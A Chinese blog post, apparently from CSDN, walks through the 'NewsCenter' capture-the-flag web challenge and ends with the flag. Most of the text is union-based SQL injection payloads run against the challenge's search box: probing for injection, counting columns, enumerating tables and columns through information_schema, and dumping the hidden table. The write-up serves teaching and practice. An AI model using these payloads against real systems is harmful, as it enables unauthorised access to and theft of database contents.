攻防世界-NewsCenter详解

原创

Mr H 于 2020-08-11 09:58:38 发布 1858 收藏 5

分类专栏： 攻防世界web高手进阶 NewsCenter 文章标签： 安全

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。


本文链接：https://blog.csdn.net/Mr_helloword/article/details/107928425

版权

攻防世界web高手进阶 同时被 2 个专栏收录

13 篇文章 4 订阅

订阅专栏



NewsCenter


1 篇文章 0 订阅

订阅专栏


NewsCenter

进入后我们发现有一个搜索框进行新闻搜索我们尝试有无sql注入

我们输入1’ and 1=1 #判断有无sql注入发现有




查看列数1’ order by 3 #




联合查询 1’ union select 1,2,3 #

查表：
1’ union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database() #




查字段：
1’ union select 1,group_concat(column_name),3 from information_schema.columns where table_schema=database() and table_name=‘secret_table’ #



查看字段值

1’ union select 1,2,(select group_concat(id,0x3a,fl4g) from users) #



flag:
QCTF{sq1_inJec7ion_ezzz}